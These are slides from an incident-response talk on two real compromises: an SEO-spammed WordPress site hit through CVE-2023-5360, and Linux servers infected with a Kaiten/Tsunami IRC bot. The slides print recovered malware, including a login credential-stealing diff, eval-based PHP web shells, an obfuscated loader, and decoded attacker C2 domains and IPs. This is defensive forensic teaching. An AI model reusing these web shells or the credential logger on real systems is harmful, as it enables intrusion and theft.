We got hacked

Lektionen aus realen Security-Vorfällen


Michael Prokop,
06.04.2024 @ #glt24

SynPro SOLUTIONS

Grazer LINUXTAGE

www.linuxtage.at

% whoami
mika



- graz.social/@mikagrml
- Grml.org Erfinder + Projektleiter
- Grml-Forensic (forensische IT-Analysen)
- Geschäftsführer von SynPro Solutions GmbH
  - Strategische IT-Beratung
  - Vermittlung von Best Practices (Workshops)
  - Emergency Response

michael.prokop (at) synpro.solutions

„Das sind keine Hacker im Netzwerk. Wir haben überraschende Gast-Administratoren.“

– https://chaos.social/@1337core/112203826305870846

Und ihr?

Wer von euch war schon mehr als 10x bei den GLT?

Wer von euch ist heute zum 1. Mal bei den GLT24?

Wer von euch ist heute zum 1. Mal bei den GLT?

Wer von euch ist Administrator/in?

Wer wurde schon mal gehackt?

Wer von euch ist Gast-Administrator/in?

Die Incidents

- Fall 1: *„Es kommen chinesische Zeichen, hängt das vielleicht mit dem Domain-Transfer zusammen?“*
- Fall 2: *„[Urgent] We need cybersecurity help“*
- *Disclaimer: Fälle sind real, aber Namen + Details zur Wahrung der Interessen der Beteiligten anonymisiert*

Quelle: https://xkcd.com/838/

Fall 1 – eine Website

- NGO/Verein mit Event-Website
- Event steht vor der Tür
- Google-Suche nach „$event“:
  - erwünschte Domain als erster Hit
  - aber asiatische Zeichen in Titel + Text für Hauptseite
- Website besuchen: sieht in Ordnung aus
- Technisches Problem oder Angriff?

Problem reproduzieren

Problem reproduzieren

curl --user-agent "Google" https://example.org

Uhm

Alle (4) | Administrator (4)


Mehrfachaktionen | Übernehmen | Rolle ändern in ... | Wechseln

Benutzername	Name	E-Mail	Rolle
admin	–	[redacted]	Administrator
administratoir	–	admin@admin.com	Administrator
bapaksaya	–	[redacted]@gmail.com	Administrator
system_user	–	system_user@wordpress.com	Administrator

Benutzername | Name | E-Mail | Rolle

Mehrfachaktionen | Übernehmen | Rolle ändern in ... | Wechseln

NB: bapaksaya ist malaiisch/indonesisch für „mein Vater“



Quelle: https://xkcd.com/149/

Schauma mol, don segma eh

Ungewöhnliche Dateien im webroot:

- *wnmbkgpth.css*: lädt CSS von einem CDN eines japanischen Online-Marketplaces
- *erro.zip*: plaintext-Datei mit Username/Passwort/… aller WP-Logins
- *wp-content/plugins/about.php*:

```
<?php

if (is_file($_SERVER['DOCUMENT_ROOT'].'/wp-content/plugins/wordfence/
wordfence.php'))
{rename($_SERVER['DOCUMENT_ROOT'].'/wp-content/plugins/wordfence',
$_SERVER['DOCUMENT_ROOT'].'/wp-content/plugins/wordfence'.rand());}

[…]
```

Erste Schritte

- Alle relevanten Personen informiert + um Informationen gefragt
- Neue Passwörter für alle Accounts
- Infizierte/unerwünsche Dateien beseitigt → vieeeele!
- Dokumentierte Timestamp-Datei angelegt (für schnellen Vergleich was sich seit bekanntem Datum geändert hat)
- Website sieht soweit mal wieder gut aus
- Abwarten + ||

Oh noes!


mercari
なにをお探しですか？
お知らせ
ログイン
会員登録
出品
noz様専用
おすすめ noz☆ランコム☆LANCOME☆マスカラ☆グランディオーズ 01 マスカラ
¥5,100 (税込) 送料込み
6
3
購入手続きへ
おすすめ noz☆ランコム☆LANCOME☆マスカラ☆グランディオーズ 01 マスカラ
カテゴリー
メイクアップ
マスカラ
noz☆ランコム☆LANCOME☆マスカラ☆グランディオーズ 01
メルカリ安心への取り組み
お金は事務局に支払われ、評価後に振り込まれます
出品者
befb3e9a
336
本人確認済
スピード発送
この出品者は平均24時間以内に発送しています
おすすめ noz☆ランコム☆LANCOME☆マスカラ☆グランディオー

Wo stehen wir?

- Alles Wegwerfen + Neumachen war zu diesem Zeitpunkt schwierig
- Und: wäre die Schwachstelle damit überhaupt behoben?
- Aber: „nur“ Suchmaschinen betroffen, normale Website-Besucher merken nichts
- Ursache für das Problem nach wie vor unklar → identifizieren

Webhosting-Probleme

- kein SSH verfügbar (grep, wp-cli,…)
- aus Datenschutzgründen sind IP-Adressen in Logs anonymisiert (randomisiertes letztes Oktett), *aber*: Angreifer hat mitgeloggt!
- WordPress-Installer ohne Hardening
- Keine Möglichkeiten um Incoming + Outgoing Netzwerk-Traffic zu blockieren
- Backups : nur für die letzten 14 Tage verfügbar (initial unklar seit wann das Problem auftrat)

Quick Start

```
mount.sshfs $user@$server: …
rg 'eval\(' --type php
rg 'shell' --type php
rg 'urldecode' --type php
rg 'base64_decode' --type php
rg 'rot13' --type php
diff -urN $website /path/2/clean/wordpress
```

Unerwarteter Code 1/2

```
% diff -u /tmp/wordpress-6.3.2/wp-login.php wp-login.php
--- /tmp/wordpress-6.3.2/wp-login.php  2023-07-17 15:18:27.000000000 +0200
+++ wp-login.php    2023-10-21 09:03:11.000000000 +0200
[…]
-       case 'login':
+       case 'login':
+$log_user=$_POST['log'];
+
+$log_pwd=$_POST['pwd'];
[…]
+$txt="Username:".$log_user."\r\nPassword:".$log_pwd."\r\nIP:".$log_ip."\r\
nTime:".$time."\r\nINFO:\r\n".$server;
+
+$txt=$txt."\r\n\r\n";
+
+if($log_user&&$log_pwd&&$log_ip){
+
+@fwrite(fopen("readme.html","a+"),$txt);
+@fwrite(fopen("license.txt","a+"),$txt);
+@fwrite(fopen("./wp-content/logo.jpg","a+"),$txt);
+@fwrite(fopen("./wp-content/plugins/erro.zip","a+"),$txt);
+@fwrite(fopen("./wp-content/themes/logs.txt","a+"),$txt);
+}
[…]
```

Unerwarteter Code 2/2

```
% diff -u /tmp/wordpress-6.3.2/index.php index.php
[…]
+if ($password == 'f75fd5acd36a7fbd1e219b19881a5348bfc66e79')
{
+    $add_content = @$_GET['mapname'];
+    $action = @$_GET['action'];
[…]
+    if ($action == 'put') {
+        if (strstr($add_content, '.xml')) {
+            $map_path = $path. '/sitemap.xml';
+            if (is_file($map_path)) {
+                @unlink($map_path);
+            }
+            $file_path = $path . '/robots.txt';
+            if (file_exists($file_path)) {
+                $data = doutdo($file_path);
+            } else {
[…]
```

Aha!

```
% cat robots.txt
User-agent: *
Allow: /
Sitemap: https://example.com/sitemap.xml
Sitemap: https://example.com/reune.php?sitemap.xml
Sitemap: https://example.com/tuny/tuny.php?
sitemap.xml
```

→ Sitemap = Produktliste für japanischen Online-Store

Backdoor

```
% cat reune.php
<?php
@set_time_limit(3600);
@ignore_user_abort(1);
$xmlname = '%62%6B%67%62%71%6E%6C%68%76%2E%6C
%61%62%71%6E%72%61%2E%6B%6C%6D';
[…]
$goweb = str_rot13(urldecode($xmlname));
[…]
}/* blog B316 */ ?>
```

Reverse Engineer

```
% php -r "echo utf8_decode(urldecode('%62%6B
%67%62%71%6E%6C%68%76%2E%6C%61%62%71%6E%72%61%2E
%6B%6C%6D'));"

bkgbqnlhv.labqnra.klm

% echo bkgbqnlhv.labqnra.klm | \
  tr 'A-Za-z' 'N-ZA-Mn-za-m'

oxtodayui.ynodaen.xyz
```

→ Selbes Pattern in *vielen* anderen Dateien, mit diversen .xyz-Domains (IPs von SHARKTECH-INC/ AS46844)

Weitere Mitigations

- Weitere Cleanups
- Wordpress: aryo-activity-log aktiviert
- Wordpress: unbenötigte Plugins deaktiviert
- .htaccess: Zugriff auf wp-login.php auf bekannte IP-Adressen limitiert

Guess what!


mercari
なにをお探しですか？
お知らせ
ログイン
会員登録
出品
noz様専用
おすすめ noz☆ランコム☆LANCOME☆マスカラ☆グランディオーズ 01 マスカラ
¥5,100 (税込) 送料込み
6
3
購入手続きへ
おすすめ noz☆ランコム☆LANCOME☆マスカラ☆グランディオーズ 01 マスカラ
カテゴリー
メイクアップ
マスカラ
noz☆ランコム☆LANCOME☆マスカラ☆グランディオーズ 01
メルカリ安心への取り組み
お金は事務局に支払われ、評価後に振り込まれます
出品者
befb3e9a
336
本人確認済
スピード発送
この出品者は平均24時間以内に発送しています
おすすめ noz☆ランコム☆LANCOME☆マスカラ☆グランディオー

Mitigations, auf ein neues

- Weitere Cleanups
- Neuinstallation Wordpress + Plugins
- Droht uns „Die unendliche Geschichte“?

Uhm...

```
wp-content/uploads/wpr-addons/forms # permissions 000

2WvX9XrpIp1GSYhwhXXDon4K78s.php
123.php
[…]
atisw.php
character.php
character-1.php
cllcg.php
d.sh
dnhny.php
error.php
fuquf.php
guawh.php
icxqj.php
liwvt.php
oss_repeter
[…]
wp_wol.php
[…]
```

Bingo!

- https://www.malcare.com/blog/royal-elementor-plugin-vulnerability/
- CVE-2023-5360: „*The Royal Elementor Addons and Templates WordPress plugin before 1.3.79 does not properly validate uploaded files, which could allow unauthenticated users to upload arbitrary files, such as PHP and achieve RCE.*“
- CVSS Base Score: 9.8 (von 10)

royal-elementor-addons 1.3.79 vs 1.3.78

```
diff --git classes/modules/forms/wpr-file-upload.php […]
[…]
--- classes/modules/forms/wpr-file-upload.php
+++ classes/modules/forms/wpr-file-upload.php
@@ -109,6 +109,10 @@ if ( ! defined( 'ABSPATH' ) ) {
                } else {
                        $allowed_file_types = $_POST['allowed_file_types'];
                }
+
+               if (!wp_check_filetype($file['name'])['ext']) {
+                       return false;
+               }
[…]
diff --git readme.txt readme.txt
[…]
--- readme.txt
+++ readme.txt
 == Changelog ==
+= Royal Elementor Addons v1.3.79 - 2023-10-06 =
+* FIXED: Minor Bugs.
+* FIXED: Security Issues.
```

Fun Fact

```
% cat wp-content/uploads/wpr-addons/forms/rytjo.php
<?php echo md5("CVE-2023-5360");@eval($_POST["ffllaagg"]);?>

% cat wp-content/uploads/wpr-addons/forms/icxqj.php
<?php echo md5("CVE-2023-5360");?>

% cat wp-content/uploads/wpr-addons/forms/fuquf.php
<?php echo md5("CVE-2023-5360");eval($_POST["pass"]);?>
```


Viel Malware gefunden

```
% cat wp-content/uploads/wpr-addons/forms/wp_wol.php
<?php
$Cyto =
"Sy1LzNFQt1dLL7FW10uvKs1Lzs8tKEotLtZIr8rMS8tJLEnVSEosTjUziU9JT\
x635PSdUoLikqSi3TUPHJrNAE\x41Ws\x41";
$Lix = "GwNnz+x/f[…]";
eval(htmlspecialchars_decode(gzinflate(base64_decode($Cyto))));
exit;
?>
```

It’s Play-Time!

```
% php -a
Interactive shell
php > $Cyto = "Sy1LzNFQt1dLL7FW10uvKs1Lzs8tKEotLtZIr8rMS8tJLEnVSEosTjUziU9JT\
x635PSdUoLikqSi3TUPHJrNAE\x41Ws\x41";
php > echo htmlspecialchars_decode(gzinflate(base64_decode($Cyto)));
eval('?>'.gzuncompress(gzinflate(base64_decode(strrev($Lix)))));
php > $Lix = "GwNnz+x/f4boLI[…]“;
php > echo gzuncompress(gzinflate(base64_decode(strrev($Lix))));
[…]
echo "  |  Perl : ";
if (file_exists("/usr/bin/perl")) {
    echo "<font color=green>ON</font>";
} else {
    echo "<font color=red>OFF</font>";
}
echo "  |  Python : ";
if (file_exists("/usr/bin/python2")) {
    echo "<font color=green>ON</font>";
} else {
    echo "<font color=red>OFF</font>";
}
[…]
```

PHP Web-Shell



Problem solved

- Cleanup + Neuinstallation (mit neuer Version des betroffenen Wordpress-Plugins)
- Google Search Console (Cleanups + Neu-Indizierung veranlasst) → Suchmaschinen-Index ist wieder sauber
- Andere betroffene Websites identifiziert → Kontaktaufnahme gestaltet sich schwierig
- Event verlief BTW auch erfolgreich

Identifizierte Probleme

- Webentwickler arbeitete mit Admin-Account
- Person die Webentwickler + Website beauftragt hat ist aus Projekt ausgestiegen
- Keine Dokumentation zu installierten Wordpress-Plugins (was wird *wirklich* gebraucht?)
- Nicht für alle Wordpress-Plugins automatische Updates aktiviert

Fall 2 - Linux-Server

- Firma mit *$vielen* Servern
- Server verhalten sich *komisch*™
- Produktionsbetrieb stark beinträchtigt → Endkunden rennen Support die Bude ein
- Problem verbreitet sich angeblich rasend schnell über alle Server

→ hohe Dringlichkeit

Fall 2 - Kickoff

- Jitsi-Meeting für initiale Koordination
- Signal für sichere Kommunikation und kurze Bande mit einem der Admins
- Mein SSH-Key wird auf ausgewählten Servern eingespielt
- Meine Jump-Host IP-Adresse wird freigeschaltet
- Es gibt nach wie vor infizierte Systeme (gut!)

„Es gibt Herausforderungen“

- „Backups“
- Teilweise uralte, nicht aktuell gehaltene EOL Distro-Releases (teilw. uptimes >900d)
- Übersicht aller Systeme?! „Monitoring“
- Kein Cfgmgmt
- Identisches Passwort für alle root-Logins
- SSH-Logins als root-User
- IT-Infrastruktur ~~war suboptimal~~ hatte Verbesserungspotential

Schauma mol, don segma eh

- Shell-History (Passwörter gefunden)
- Logs
- Prozess-Liste
- Check cronjobs + systemd-timers
- Busybox-static
- Checksums von Binaries gesammelt
- tcpdump, `find / -xdev -newer $adminlog`,…
- Binaries/Malware für spätere Analyse gesichert

Checksummen

Skript um Binaries mittels debsums + dpkg zu checken:

```
root@burn-dumpster-fire:~# bash ./verify_checksums
NOTE: unknown binary: /usr/bin/a
NOTE: unknown binary: /usr/bin/clean
NOTE: unknown binary: /usr/bin/cls
NOTE: unknown binary: /usr/bin/crond
NOTE: unknown binary: /usr/bin/db5.3_sql
NOTE: unknown binary: /usr/bin/visudo
NOTE: unknown binary: /usr/sbin/uid
NOTE: unknown binary: /usr/sbin/unread
```

Treffer Nr. 1

```
grml@grml ~ % strings clean
[…]
/var/log
[…]
/etc/lastlog
/var/log/lastlog
lastlog
[…]
 Nothing is Harm eXcept your PRIDE  - Janroe -
[…]
      - H I S T O R Y  C L E A N E R -

%s -ef | grep -w %d | grep -v grep | awk '{for(i=8;i<=NF;i++)
printf("%%s ", $i); printf("\n")}'
[i] MEMORY NOT ENOUGH!
[i] FOUND %d INTERFACE .
[…]
ps -ef | grep syslogd | awk '{print $2}'
[…]
```

Aha!

```
[root@dumpster-fire ~]# top
top - 03:35:46 up 1 day, 16:12,  1 user,  load average: 1.60, 1.78, 1.82
[…]
  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
23163 root      20   0   10716    776    636 R  99.7  0.0   1526:19 zcat
[…]

[root@dumpster-fire ~]# ls -la /proc/23163/exe
lrwxrwxrwx 1 root root 0 Nov  3 04:15 /proc/23163/exe -> /usr/bin/zcat;65433747
(deleted)
[root@dumpster-fire ~]# cat /proc/23163/maps
00400000-00407000 r-xp 00000000 fd:00 277540   /usr/bin/zcat;65433747 (deleted)
00606000-00607000 r--p 00006000 fd:00 277540   /usr/bin/zcat;65433747 (deleted)
00607000-00608000 rw-p 00007000 fd:00 277540   /usr/bin/zcat;65433747 (deleted)
01fd7000-01ff8000 rw-p 00000000 00:00 0                                  [heap]
[…]
[root@dumpster-fire ~]# cat /proc/23163/map_files/400000-407000 > zcat_binary
```

strace ftw

```
[root@dumpster-fire ~]# strace -f -p 23163^C
[…]
socket(AF_INET, SOCK_STREAM, IPPROTO_TCP) = 1023
stat("/etc/resolv.conf", {st_mode=S_IFREG|0644, st_size=57, ...}) = 0
open("/etc/hosts", O_RDONLY|O_CLOEXEC)  = -1 EMFILE (Too many open files)
socket(AF_INET, SOCK_DGRAM|SOCK_CLOEXEC|SOCK_NONBLOCK, IPPROTO_IP) = -1 EMFILE (Too
many open files)
close(1023)                             = 0
socket(AF_INET, SOCK_STREAM, IPPROTO_TCP) = 1023
stat("/etc/resolv.conf", {st_mode=S_IFREG|0644, st_size=57, ...}) = 0
open("/etc/hosts", O_RDONLY|O_CLOEXEC)  = -1 EMFILE (Too many open files)
socket(AF_INET, SOCK_DGRAM|SOCK_CLOEXEC|SOCK_NONBLOCK, IPPROTO_IP) = -1 EMFILE (Too
many open files)
close(1023)                             = 0
[…]

[root@dumpster-fire ~]# cat /proc/sys/fs/file-max  # fun fact!
183595
```

lsof ftw

```
[root@dumpster-fire ~]# lsof -n -p 23163 > lsof_23163

[root@dumpster-fire ~]# grep deleted lsof_23163
zcat    23163 root  txt    REG      253,0    37784     277540
/usr/bin/zcat;65433747 (deleted)

[root@dumpster-fire ~]# grep CLOSE_WAIT lsof_23163 | awk '{print $9}' | sed 's/.*-
>//' | sort -u
123.30.212.77:http
1.53.252.6:http
5.78.79.74:http
```

curl ftw

```
% curl 5.78.79.74
<html>
<body>
<center>
<pre>
       ____  ___       .__          .__  __
  ____ \   \/  /_____ |  |   ____ |__|/  |_  ___________
_/ __ \ \     /\____ \|  |  /  _ \|  \   __\/ __ \_  __ \
\  ___/ /     \|  |_> >  |_(  <_> )  ||  | \  ___/|  | \/
 \___  >___/\  \   __/|____/\____/|__||__|  \___  >__|
     \/      \_/__|                              \/
          NOTHING IS HARM EXCEPT YOUR PRIDE
</pre>
<?
function get_ip()
{
        $value = '';
        if (!empty($_SERVER['HTTP_CLIENT_IP'])) {
                $value = $_SERVER['HTTP_CLIENT_IP'];
        } elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
                $value = $_SERVER['HTTP_X_FORWARDED_FOR'];
        } elseif (!empty($_SERVER['REMOTE_ADDR'])) {
                $value = $_SERVER['REMOTE_ADDR'];
        }
        return $value;
}
echo get_ip();
?>
</center>
</body>
</html>
```

ss ftw

```
[root@dumpster-fire ~]# ss -tlpn -o state all '( dst 5.78.79.74 )'| head
State      Recv-Q Send-Q Local Address:Port               Peer Address:Port
CLOSE-WAIT 0      0      203.0.113.44:54228              5.78.79.74:80                users:(("zcat",pid=23163,fd=609))
CLOSE-WAIT 0      0      203.0.113.44:54340              5.78.79.74:80                users:(("zcat",pid=23163,fd=693))
CLOSE-WAIT 0      0      203.0.113.44:54476              5.78.79.74:80                users:(("zcat",pid=23163,fd=797))
CLOSE-WAIT 0      0      203.0.113.44:53674              5.78.79.74:80                users:(("zcat",pid=23163,fd=131))
CLOSE-WAIT 0      0      203.0.113.44:54262              5.78.79.74:80                users:(("zcat",pid=23163,fd=635))
CLOSE-WAIT 0      0      203.0.113.44:54462              5.78.79.74:80                users:(("zcat",pid=23163,fd=783))
CLOSE-WAIT 0      0      203.0.113.44:54504              5.78.79.74:80                users:(("zcat",pid=23163,fd=821))
CLOSE-WAIT 0      0      203.0.113.44:53714              5.78.79.74:80                users:(("zcat",pid=23163,fd=169))
CLOSE-WAIT 0      0      203.0.113.44:53826              5.78.79.74:80                users:(("zcat",pid=23163,fd=265))
```

Treffer Nr. 2

```
grml@grml ~ % strings crond | grep 'NOTICE.*TSU'

NOTICE %s :TSUNAMI <target> <secs>
NOTICE %s :TSUNAMI <target> <secs>                                    =
Special packeter that wont be blocked by most firewalls

grml@grml ~ % strings zcat_binary | grep 'NOTICE.*TSU'

NOTICE %s :TSUNAMI <target> <secs>
NOTICE %s :TSUNAMI <target> <secs>                                    =
Special packeter that wont be blocked by most firewalls
```

Achtung

- ldd(1): *„Be aware that in some circumstances […], some versions of ldd may attempt to obtain the dependency information by attempting to directly execute the program […] Thus, you should never employ ldd on an untrusted executable, since this may result in the execution of arbitrary code.“*
  siehe auch
  https://jmmv.dev/2023/07/ldd-untrusted-binaries.html
- Altes strings(1) + libbfd:
  https://lcamtuf.blogspot.com/2014/10/psa-dont-run-strings-on-untrusted-files.html

Reverse Engineer - Radare2

```
grml@grml ~ % rabin2 -I zcat_binary
arch     x86
baddr    0x400000
binsz    35861
bintype  elf
bits     64
canary   false
injprot  false
class    ELF64
compiler GCC: (GNU) 4.8.5 20150623 (Red Hat 4.8.5-39)
crypto   false
endian   little
havecode true
intrp    /lib64/ld-linux-x86-64.so.2
[…]
machine  AMD x86-64 architecture
[…]
```

RE - Binary Ninja

```
0x404e86 .rodata (PROGBITS) {0x404e50-0x405d01} Read-only data

.rodata (PROGBITS) section started  {0x404e50-0x405d01}
00404e50  uint32_t _IO_stdin_used = 0x20001

00404e54              00 00 00 00                                    ....
00404e58  __dso_handle:
00404e58                              00 00 00 00 00 00 00 00                 ........
00404e60  69 72 63 78 2e 75 73 2e-74 6f 00 69 72 63 78 78  ircx.us.to.ircxx
00404e70  2e 75 73 2e 74 6f 00 69-72 63 2e 64 64 6f 73 65  .us.to.irc.ddose
00404e80  72 2e 6f 72 67 00                                r.org.

00404e86  char const data_404e86[0x1e] = "NOTICE %s :Unable to comply.\n", 0

00404ea4  data_404ea4:
00404ea4              72 00                                          r.

00404ea6  char const data_404ea6[0x10] = "/usr/dict/words", 0
00404eb6  char const data_404eb6[0x19] = "%s : USERID : UNIX : %s\n", 0

00404ecf                                             00                .

00404ed0  char const data_404ed0[0x21] = "NOTICE %s :GET <host> <save as>\n", 0

00404ef1     00 00 00 00 00 00 00                                 .......

00404ef8  char const data_404ef8[0x25] = "NOTICE %s :Unable to create socket.\n", 0
00404f1d  char const data_404f1d[0x8] = "http://", 0

00404f25                 00 00 00                                    ...
```

Reverse Engineer - Radare2

```
grml@grml ~ % rabin2 -z zcat_binary | grep irc
0   0x00004e60 0x00404e60 10  11   .rodata ascii ircx.us.to
1   0x00004e6b 0x00404e6b 11  12   .rodata ascii ircxx.us.to
2   0x00004e77 0x00404e77 14  15   .rodata ascii irc.ddoser.org

grml@grml ~ % rabin2 -z zcat_binary | grep -C3 '#'
85  0x00005ca5 0x00405ca5 12  13   .rodata ascii /etc/rc.conf
86  0x00005cb4 0x00405cb4 7   8    .rodata ascii "%s%s"\n
87  0x00005cbe 0x00405cbe 5   6    .rodata ascii -bash
88  0x00005cc4 0x00405cc4 4   5    .rodata ascii #bot
89  0x00005cd0 0x00405cd0 40  41   .rodata ascii NICK %s\nUSER
%s localhost localhost :%s\n
90  0x00005cfb 0x00405cfb 5   6    .rodata ascii ERROR
```

Mit was haben wir es zu tun?

- Kaiten/Tsunami based/modded malware
  - Modded? chksum häufig noch nicht bekannt
  - IRC-basierter C&C Bot, gerne für (D)DoS-Attacken verwendet
  - Infiziert /etc/rc.d/rc.local + /etc/rc.conf
  - Schon seit 2006(?) bekannt
- Diverse History/Log Cleaner

Wer steckt dahinter?

```
% dig +short ircx.us.to
123.30.212.77
% dig +short ircxx.us.to
5.78.79.74
% dig +short irc.ddoser.org | sort -h
1.53.252.6
5.78.79.74
114.214.205.5
123.30.212.77

% dig +short -x 123.30.212.77
static.vnpt.vn.
% dig +short -x 1.53.252.6
% dig +short -x 114.214.205.5
%
% dig +short -x 5.78.79.74
static.74.79.78.5.clients.your-server.de.
```

